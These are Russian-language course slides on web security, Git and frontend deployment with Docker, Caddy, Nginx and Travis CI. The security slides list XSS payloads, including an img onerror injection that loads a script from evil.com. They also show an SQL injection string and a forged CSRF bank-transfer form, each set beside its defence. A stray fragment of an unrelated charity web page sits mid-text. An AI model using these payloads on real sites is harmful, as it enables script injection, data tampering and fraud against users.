



Безопасность & GIT & Деплой



ЦРИТО
Центр Развития
ИТ-Образования



@ mail.ru
group



Безопасность

Компьютерная безопасность. Чему научимся?



Познакомимся с основными типами уязвимостей и атак на клиенте

Узнаем, как снизить риск атак

Разберемся с куками



Компьютерная безопасность. Вопросы на собеседованиях



Общие

Что такое компьютерная безопасность?

Какие последствия могут быть, если в приложении есть риск атак?

Как снизить риск атак?

Конкретные

Что такое https

Что такое CSRF

Что такое XSS

Что такое CSP

Чем авторизация отличается от аутентификации

Какие знаете способы аутентификации пользователя



Компьютерная безопасность. Определение



Процесс обеспечения

- **конфиденциальности** данных
- **целостности** данных
- **доступности** данных

для пользователей или клиентов информационных систем.



Конфиденциальность [Confidentiality]



Система обеспечивает приватное хранение
личных данных пользователя.

Атаки: раскрытие информации против воли пользователя. [Disclosure attacks]



Целостность [Integrity]



Система обеспечивает надежное хранение
личных данных.

Атаки: изменение или уничтожение данных. [Alteration attacks]



Доступность [Availability]



Система обеспечивает доступ пользователя к данным.

Атаки: отказ от обслуживания. [Denial attacks]



Терминология. Часть 1



Ассет/актив/ценность **[Asset]** - объект, представляющий интерес для злоумышленника (личные данные пользователей, вычислительные ресурсы, репутация пользователя)

Угроза **[Threat]** - действие, которое ведет к потере ценности актива (изменение прав собственности, уничтожение, повреждение или раскрытие актива)

Уязвимость **[Vulnerability]** - слабое место в системе (передача пользовательских данных в `GET` параметре)



Терминология. Часть 2



Риск **[Risk]** - наличие в системе и уязвимости, и угрозы. Возможность совершения атаки.

Атака **[Attack]** - реализованный риск.

Не все риски ведут к атакам, но все атаки – результат реализации риска системы.

Ослабление угроз **[Mitigation]** - процесс снижения рисков в системе за счет снижения количества уязвимостей или за счет обесценивания активов.

Атаки не могут быть ослаблены. Снижать можно только риски



HTTPS



[<https://hpbn.co/transport-layer-security-tls/>]



XSS [Cross-Site-Scripting]



[<https://github.com/s0md3v/AwesomeXSS>]

1. `<script>confirm()</script>`
2. `<sCrIPt>confirm()</scrIPt>`
3. `<script x>confirm()</script x>`
4. `<script>co\u006efirm()</script>`

1. `some-site.com/?param=<script>confirm()</script>`

1. ``
2. `<iframe/src=javascript:confirm()>`

1. `<img src=1 onerror="s=document.createElement('script');s.src='//evil.com/evil.js';document.body.appendChild(s);"`





Экранирование любого пользовательского ввода




1. `<script>confirm()</script>`


3. `<script>confirm()</script>`





[Mail.ru](#) [Почта 4388](#) [Мой Мир](#) [Одноклассники](#) [Игры](#) [Знакомства](#) [Новости](#) [Поиск](#) [Все проекты ▾](#) [a.opalev@corp.mail.ru ▾](#) [выход](#)


 [О проекте](#) [Маяк](#) [Добрый день](#) [Истории](#) [Фонды](#)  




24 ОКТЯБРЯ 2018

ДЕНЬ РОЖДЕНИЯ

Маша Стерхова: Уже не цветочки

 **14 501 ₽** собрано **107%** [Поддержать](#)





Событие в поддержку проекта:


Тепло и уют для «Маленькой мамы»


Вы можете помочь приобрести строительные материалы, мебель, бытовую технику для приюта мам с детьми.


Способы оплаты

 VISA

 Mastercard

 QIWI

 Мобильный телефон



Добро Mail.Ru - сервис для добрых дел
19 381 участника

SQL Injection



[<https://sqlwiki.netspi.com/>]

```
1.import psycopg2
2.from some_config import credentials

4.conn = psycopg2.connect(**credentials)
5.cur = conn.cursor()
6.# some_input is
7.# '99999; alter table users set is_stuff=1 where id=917;'
8.# sql injection is here [wrong]
9.cur.execute(f'select * from users where id={some_input};')
10.# correct
11.cur.execute(
12.    'select * from users where id = %s',
13.    (some_input,)
14.)
```



CSRF [Cross-Site Request Forgery]



[\[https://medium.com/@jrozner/wiping-out-csrf-ded97ae7e83f\]](https://medium.com/@jrozner/wiping-out-csrf-ded97ae7e83f)

Уязвимость, где атакующий выполняет на сайте действия от лица залогиненного пользователя.

Форма на сайте злоумышленника:

```
1.<form action="https://some-bank.com/send" method="POST">
2.  <input type="hidden" name="receiver" value="9991111777">
3.  <input type="hidden" name="amount" value="1000">
4.  <input type="hidden" name="currency" value="dol">
5.  ...
6.</form>
```



CSRF [Cross-Site Request Forgery]



Форма на настоящем сайте:

```
1.<form action="/send" method="POST">
2.  <input type="hidden" name="csrf" value="some_secret">
3.  <input name="receiver">
4.  <input name="amount">
5.  <input name="currency">
6.  ...
7.</form>
```



SSRF [Server Side Request Forgery]



Добавить веб-сайт или файл по URL ✕

http://

+ ДОБАВИТЬ ЕЩЕ ОДИН URL

Ок



SSRF [Server Side Request Forgery]



Эксплойт, с помощью которого можно заставить уязвимое приложение сделать запрос на предоставленный URL.

Успешной реализацией уязвимости является доступ к внутренним службам или данным, недоступным для обычного пользователя.



SOP [Same Origin Policy]



[https://developer.mozilla.org/en-US/docs/Web/Security/Same-origin_policy]

Механизм, ограничивающий взаимодействие ресурсов, расположенных на разных источниках.

Источник [origin] – **протокол** | **хост** | **порт**

https://**mail.ru**:**443**

http://**mail.ru**:**80**

^разные источники



CSP [Content Security Policy]



[<https://developer.mozilla.org/en-US/docs/Web/HTTP/CSP>]

CSP ограничивает выполнение скриптов только с указанных в `Content-Security-Policy` заголовке доменами.

CSP может указывать клиенту загрузку контента только с источников, которые могут быть загружены по https.

```
Content-Security-Policy: default-src 'self' *.my-site.com
```



HSTS [HTTP Strict-Transport-Security]



[\[https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Strict-Transport-Security\]](https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Strict-Transport-Security)

HSTS указывает, что все обращения к веб ресурсу должны производиться только через https

Strict-Transport-Security: max-age=11531110;



HPKP [HTTP-Public-Key-Pins]



[<https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Public-Key-Pins>]

HPKP сообщает веб клиенту связать специальный ключ с сервером для снижения риска атаки MITM.

Public-Key-Pins:

```
pin-sha256="cUPcTAZWKaASuYWhhneDttWpY3oBAkE3h2+soZS7sWs=";  
pin-sha256="M8HztCzM3eIUxkcjR2S5P4hhyBNf6IHkmjAHKhpGPWE=";  
max-age=5184000; includeSubDomains;  
report-uri="https://www.example.org/hpkp-report"
```



Cookies



[\[https://developer.mozilla.org/en-US/docs/Web/HTTP/Cookies\]](https://developer.mozilla.org/en-US/docs/Web/HTTP/Cookies)

Cookies – механизм хранения информации на клиенте, обеспечивая таким образом возможность идентификацию пользователя и/или его действий. Куки являются заголовком HTTP протокола.

Назначение

Управление сеансом (логин, просмотренная лента, корзина)

Персонализация

Мониторинг



Cookies



[\[https://medium.freecodecamp.org/web-security-hardening-http-cookies-be8d8d8016e1\]](https://medium.freecodecamp.org/web-security-hardening-http-cookies-be8d8d8016e1)

Нужные атрибуты:

Domain, Expires, Max-Age, Path

Нужные флаги:

Secure, HttpOnly, SameSite

Пример:

Set-Cookie: id=longid; Domain=pets.mail.ru; Path=/rubrics; Expires=Wed, 10 Jun 2019 07:28:00 GMT; Secure; HttpOnly; SameSite;



Аутентификация VS Авторизация



[\[https://stackoverflow.com/questions/6556522/authentication-versus-authorization\]](https://stackoverflow.com/questions/6556522/authentication-versus-authorization)

Аутентификация **[Authentication]** = логин + пароль (*Кто ты?*)

Процесс удостоверения, что некто действительно тот, за кого себя выдает.

Авторизация **[Authorization]** = доступы (permissions) (*Что ты можешь?*)

Набор правил, определяющих, кто какие имеет возможности





GIT

GIT. Чему научимся?



Повторим основные команды

Подготовимся к участию в открытых проектах

Познакомимся с GIT хуками



GIT. Вопросы на собеседованиях



Общие

Как отслеживаете изменения в кодовой базе по ходу работы с проектом

Конкретные

Что такое cherry-pick

Как откатиться до N коммита, не потеряв код

В чем отличие веток master, release, dev, release, hotfix, feature_N

В чем отличие удаленных источников origin и upstream

Что такое git-hooks

Как объединить четыре коммита в один



VCS. Определение



VSC [Version Control System] - система, которая записывает изменения в файл(ы) в течение времени и позволяет вернуться позже к определённой версии. Проще – контент трэкер.

GIT - самая популярная система контроля версий, созданная командой разработчиков Linux. GIT удобен за счет подхода к версионированию изменений (снэпшоты файловой системы) и за счет удобства локальной разработки.



Конфигурация



Глобальные настройки для всех проектов

```
$ git config --global user.name 'Alexey'
$ git config --global user.email 'a.opalev@corp.mail.ru'
```

Локальные настройки ГИТ, специфичные для одного проекта

```
$ git config user.name 'Incognito'
$ git config user.email 'noname@mail.ru'
$ git config rebase.autosquash true
```



Конфигурация [.gitconfig]



```
$ cat ~/.gitconfig
```

[alias]

```
co = checkout
```

```
st = status
```

```
br = branch
```

```
ci = commit
```

```
l = log --pretty=format:"%C(yellow)%h\\ %ad%Cred%d\\ %Creset%s%C(yellow)\\ [%cn]" --decorate --date=short
```

```
la = "!git config -l | grep alias | cut -c 7-"
```

```
oneline = log --oneline --all --decorate=full --graph
```

[user]

```
name = Alexey Opalev
```

```
email = a.opalev@corp.mail.ru
```

[rebase]

```
autosquash = true
```



GIT-Flow



[<https://atlassian.com/git/tutorials/comparing-workflows/gitflow-workflow>]

GIT-Flow - методология (абстракция) работы с GIT.

Хорошо подходит для проектов с запланированным графиком релизов и распределенными командами.

Ветки:

master - является отображением состояния боевого приложения

dev[el] - создается из master один раз при инициализации репозитория

release - создается из dev; мержится в master и dev, после удаляется

hotfix - создается из master; мержится в master и dev

feature - создается из dev; мержится обратно в dev



GIT-Flow. Пример



```
git checkout master
git checkout -b dev
git checkout -b feature_branch
# some work happens on feature branch
git checkout dev
git merge feature_branch
git checkout master
git merge develop
git branch -d feature_branch
```



GIT-Flow. Пример. Hotfix



```
git checkout master
git checkout master
git checkout -b hotfix_branch
# work is done commits are added to the hotfix_branch
git checkout develop
git merge hotfix_branch
git checkout master
git merge hotfix_branch
git branch -d hotfix_branch
```



Open Source. Contributing



1. Изучить CONTRIBUTING.md (bugtracker, review process, style guides)

2. Взять в работу issue *

3. Сделать fork проекта



4. Склонировать проект из своего профиля



5. Установить в remote origin и upstream

origin – наш репозиторий

upstream – оригинальный репозиторий

6. Решить задачу в отдельной ветке, написав тесты и документацию

7. Проверить, что тесты и линтеры не падают

8. Выполнить обновление с upstream

9. Запустить изменения в свой репозиторий

10. Создать пулл реквест в оригинальном проекте



Основные команды. Часть 1



`git init` – инициализация ГИТа в текущей директории

`git remote add origin https://github.com/chexex/django.git`

`git remote add upstream https://github.com/django/django.git`

`git fetch origin `branch-name`` – обновление удаленного состояние

`git pull origin `branch-name`` - синхронизация с удаленной версией проекта
+ *выполнится fetch*



GIT. Основные команды. Часть 2



`git checkout [branch name]` – переход на определенную ветку

`git checkout -b branch-name` – создание ветки и переход на нее

`git checkout -(минус)` – переход на предыдущую ветку



GIT. Основные команды. Часть 3



`git status` – текущее состояние

`git status -sb` – сокращенный вывод

`git add .` – добавить все файлы к файлам, которые будут закоммичены

`git add -p` – добавлять код по частям



GIT. Основные команды. Часть 4



`git reset` – откатиться до последнего коммита с сохранением кода в `unstaged area`

`git reset --soft` – откатиться до последнего коммита с сохранением кода в `staged area`

`git reset --hard` – откатиться до последнего коммита с удалением кода

`git reset `commit_sha`` – откатиться до указанного коммита с сохранением кода в `unstaged area`



GIT. Основные команды. Часть 5



`git branch -d `branch`` – удаление ветки

`git branch -D `branch`` – форсированное удаление

`git push origin :`branch`` – удаление удаленной ветки



GIT. Основные команды. Часть 6



`git show `commit sha`` – изменения конкретного коммита
`git show `commit sha` --stat` – в каких файлах были сделаны изменения

`git diff` – разница между текущим состоянием и последним коммитом
`git diff --stat` – разница по файлам



GIT. Основные команды. Часть 7



`git log -5` – посмотреть 5 последних коммитов

`git log -5 --stat` – посмотреть, в каких файлах были изменения

`git log -2 -p` – какие именно были сделаны изменения

`git log --oneline --all --graph --decorate=full` –
дерево коммитов



GIT. Основные команды. Часть 8



```
git push origin `branch-name`
```

```
git push origin `branch-name` --force — плохой тон
```

```
git push origin `branch-name` --force-with-lease -- хорошо
```



GIT. Основные команды. Часть 9



`git stash` – отложить текущие изменения в "стэш"
`git stash pop` – достать последние отложенные изменения
`git stash drop` – удалить последние отложенные изменения
`git stash list` – список отложенных изменений
`git shash show 2` – посмотреть 3 отложенные изменения
`git stash show 2 -p` - в деталях
`git stash pop 2` - достать 3 отложенные изменения



GIT. Основные команды. Часть 10



`git merge `branch`` – слияние `branch` в текущую ветку

`git cherry-pick `commit_sha`` – применение определенного коммита в текущую ветку

`git revert `commit_sha`` – отразить коммит (отменить внесенные данным коммитом изменения)



GIT. Основные команды. Часть 11



`git pull origin `branch` --rebase` - синхронизация
коммитов + подъем своего коммита вверх в истории

то же самое, что

```
git fetch origin `branch`  
git rebase origin `branch`
```



GIT. Основные команды. Часть 12



`git pull origin `branch` --rebase` - синхронизация коммитов +
подъем своего коммита вверх в истории

то же самое, что

```
git fetch origin `branch`  
git rebase origin `branch`
```



GIT. Основные команды. Часть 13



```
git commit -m 'Fixed a bug'
```

```
git commit -m 'Fixed a bug' -m 'Full description'
```

```
git commit --amend -m 'Fixed two bugs'
```

```
git commit --amend --no-edit
```




GIT. Основные команды. Rebase



`git rebase -i `commit_sha`` – редактирование истории
коммитов **до** указанного коммита



GIT. Основные команды. Rebase



GIT. Основные команды. Конфликты



`git rebase --abort` – отмена ребэ́йза

`git reset --hard`

`git mergetool` – ручное разрешение конфликтов

`git rebase --continue` – продолжение ребейза



GIT. Основные команды. Reflog



`git reflog` – история действий

`git checkout `sha`` – перейти на версию из истории

`git reset --hard `sha`` – перейти на версию из истории



GIT. Hooks



[<https://githooks.com/>]

Хуки – команды/скрипты, которые ГИТ выполняет перед или после команд (push, commit, rebase, merge и тд)



GIT. Hooks



```
.git/hooks
```

```
$ mv .git/hooks/pre-commit.sample .git/hooks/pre-commit
```

```
$ cat > .git/hooks/pre-commit << EOF
```

```
echo 'MOMMY! LOOK AT ME! IM DOING THE COMMIT RIGHT NOW!!'  
EOF
```



GIT. Hooks



```
yoyo:alexeyopalev ~/drf-parser-web (parse_days) $ git add parserweb/Pipfile.lock
yoyo:alexeyopalev ~/drf-parser-web (parse_days) $ git commit -m 'test commit'
MOMMY LOOK AT ME, IM DOING THE COMMIT RIGHT NOW!!!
[parse_days 1339053] test commit
1 file changed, 651 insertions(+), 573 deletions(-)
rewrite parserweb/Pipfile.lock (60%)
```





Деплой

Деплой. Чему научимся?



Форматировать код перед коммитом
Собирать проект в докер контейнере
Отдавать собранную статику в докер
Готовить CI/CD



Деплой. Вопросы на собеседованиях



Общие

- Что сделать, чтобы приложение было доступно в сети?
- Каким образом код можно доставить на боевой сервер?
- Что понимаете под автоматизацией?

Конкретные

- Зачем разделяют окружения (дев, прод)
- Что такое веб сервер, какие известны
- Что такое CI, CD
- Что такое докер
- Что такое линтеры



Мартин подкинул мем





Определение

Линтер – анализатор кода. Проверяет код на стилистические, синтаксические и специфичные для определенного языка ошибки.

Зачем использовать

1. Повышение качества ПО
2. Улучшение читаемости кода
3. Сокращение времени на ревью п/м реквестов

Когда использовать

Во время разработки (при поддержке плагинов IDE)

Перед коммитом

После совершения пуша (при сборке в CI)



HUSKY



[<https://github.com/typicode/husky>]

husky - позволяет описывать гит хуки из package.json

```
$ npm install --save husky lint-staged prettier
```



HUSKY. package.json



```
...
"husky": {
  "hooks": {
    "pre-commit": "lint-staged"
  }
},
"lint-staged": {
  "src/**/*..{js,jsx,ts,tsx,json,css,scss,md}": [
    "prettier --single-quote --write",
    "git add"
  ]
},
...
```



HUSKY. commit



```
yoyo:alexeyopalev ~/cra-caddy-docker (master) $ git commit -m 'test'
husky > pre-commit (node v11.14.0)
  ↓ Stashing changes... [skipped]
    → No partially staged files found...
  ✓ Running linters...
[master d032ce5] test
```





Непрерывная интеграция [CI – Continuous Integration]

Практика слияния выполненных разработчиками работ в главное хранилище/ центральный репозиторий (trunk/mainline) несколько раз в день.

Непрерывная доставка [CD[E] – Continuous delivery]

Практика автоматизации всего процесса релиза ПО.

Выполняется CI, ПО автоматически готовится к релизу на боевых серверах.

CDE позволяет выполнить релиз в любое время, гарантируя высокое качество ПО (релиз не упадет).

Непрерывное развертывание [CD – Continuous deployment]

Тоже самое, что CDE + автоматически выполняет релиз на боевых серверах.





[<https://docs.docker.com/get-started/>]

Определение

Проект с открытым исходным кодом для автоматизации развертывания приложений в виде переносимых автономных контейнеров, выполняемых в облаке или локальной среде.

Цель

Привести среду (зависимости) к единообразию в различных развертываниях





[<https://nginx.com/resources/glossary/nginx/>]

NGNIX - самый известный веб сервер. Выдерживает высокие нагрузки. Обладает крупнейшим сообществом пользователей. Изобилие настроек позволяет гибко настраивать возможности сервера. Есть множество плагинов.





[<https://caddyserver.com/>]

CADDY – крайне простой в настройке веб сервер с поддержкой http/2, https "из коробки".



Caddy + Docker + CRA



[<https://github.com/abiosoft/caddy>]

Необходимые компоненты:

React приложение

Caddyfile

Dockerfile

docker-compose.yml



Caddy + Docker + CRA. Структура файлов



```
.
├── Caddyfile
├── Dockerfile
├── README.md
├── docker-compose.yml
├── package-lock.json
├── package.json
├── public
│   ├── favicon.ico
│   ├── index.html
│   └── manifest.json
├── src
│   ├── App.css
│   ├── App.js
│   ├── App.test.js
│   ├── index.css
│   ├── index.js
│   ├── logo.svg
│   └── serviceWorker.js
└── yarn.lock
```



Caddy + Docker + CRA. Dockerfile



```
# Stage 0, "build-stage" to build and compile the frontend
from node:11-alpine as build-stage
WORKDIR /app
COPY . ./
RUN npm i
RUN yarn install
RUN npm run build

# Stage 1, to have only the compiled app, ready for
production with Caddy
from abiosoft/caddy
COPY --from=build-stage /app/build /www
COPY ./Caddyfile /etc/Caddyfile
```



Caddy + Docker + CRA. Caddyfile



```
0.0.0.0:80
root /www
header / {
  Strict-Transport-Security "max-age=31536000; includeSubDomains; preload"
  X-Xss-Protection "1; mode=block"
  X-Content-Type-Options "nosniff"
  X-Frame-Options "DENY"
  Content-Security-Policy "upgrade-insecure-requests"
  Referrer-Policy "strict-origin-when-cross-origin"
  Cache-Control "public, max-age=15, must-revalidate"
  Feature-Policy "accelerometer 'none'; ambient-light-sensor 'none'; autoplay 'self';
camera 'none'; encrypted-media 'none'; fullscreen 'self'; geolocation 'none'; gyroscope
'none'; magnetometer 'none'; microphone 'none'; midi 'none'; payment 'none'; picture-in-
picture *; speaker 'none'; sync-xhr 'none'; usb 'none'; vr 'none'"
}
gzip
log stdout
errors stdout
```



Caddy + Docker + CRA. docker-compose.yml



[<https://docs.docker.com/compose/gettingstarted/>]

```
version: '3.6'
services:
  frontend:
    build:
      context: .
    volumes:
      - ../.caddy:/root/.caddy # to save certificates on disk
      - ../Caddyfile:/etc/Caddyfile # to mount custom Caddyfile
    ports:
      - "2015:2015"
      - "80:80"
      - "443:443"
```



Caddy + Docker + CRA



```
$ docker-compose build frontend  
$ docker-compose up -d frontend
```



Nginx + Docker + CRA. Dockerfile



```
# Stage 0, "build-stage" to build and compile the frontend  
from node:11-alpine as build-stage
```

```
WORKDIR /app
```

```
COPY . ./
```

```
RUN npm i
```

```
RUN yarn install
```

```
RUN npm run build
```

```
# Stage 1, to have only the compiled app, ready for production with  
Nginx
```

```
from nginx:1.15-alpine
```

```
COPY --from=build-stage /app/build /usr/share/nginx/html
```

```
COPY ./nginx.conf /etc/nginx/conf.d/default.conf
```



Nginx + Docker + CRA. nginx.conf



```
server {  
    listen 80;  
    location / {  
        root /usr/share/nginx/html;  
        index index.html index.htm;  
        try_files $uri $uri/ /index.html =404;  
    }  
    include /etc/nginx/extra-conf.d/*.conf;  
}
```



Nginx + Docker + CRA. docker-compose.yml



[<https://docs.docker.com/compose/gettingstarted/>]

```
version: '3.6'
services:
  frontend:
    build:
      context: .
    volumes:
      - ./nginx.conf:/etc/nginx/conf.d/default.conf # to
mount custom nginx.conf
    ports:
      - "80:80"
```





Необходимо:

Github [<https://github.com>]

Travis [<https://travis-ci.org>]

Что получим:

Проект с автоматической сборкой в два этапа:

1. Тесты [+ вывод информации о покрытии кода]
2. Сборка на `gh pages`





[<https://github.com/settings/tokens/new>]

Token description

repo_token

What's this token for?

Select scopes

Scopes define the access for personal tokens. [Read more about OAuth scopes.](#)

- | | |
|---|--------------------------------------|
| <input checked="" type="checkbox"/> repo | Full control of private repositories |
| <input checked="" type="checkbox"/> repo:status | Access commit status |
| <input checked="" type="checkbox"/> repo_deployment | Access deployment status |
| <input checked="" type="checkbox"/> public_repo | Access public repositories |
| <input checked="" type="checkbox"/> repo:invite | Access repository invitations |



Travis. .travis.yml



```
language: node_js
node_js:
  - "stable"
cache:
  directories:
    - node_modules
script:
  - npm test
  - npm run test:coverage
  - npm run build

deploy:
  provider: pages
  skip_cleanup: true
  github_token: $repo_token
  local_dir: build
on:
  branch: master
```



Travis. package.json



```
{
  "name": "cra-caddy-docker",
  "homepage": "https://chexex.github.io/cra-caddy-docker/",
  ...
  "scripts": {
    ...
    "test": "CI=true react-scripts test --env=jsdom",
    "test:coverage": "npm test -- --coverage",
    ...
  },
  ...
}
```





Обернуть фронтэнд часть проекта в докер контейнер.

Разделить докер файл на стэйджи: сборка, раздача.

Описать pre-commit хук, в котором будут запускаться тесты и любые линтеры

Добавить к проекту CI, в котором будут запускаться тесты

Бонус:

Ознакомиться с <https://github.com/matiassingers/awesome-readme>

Сделать документацию к фронтэнд проекту в гит репозитории.

Срок сдачи



Спасибо за внимание!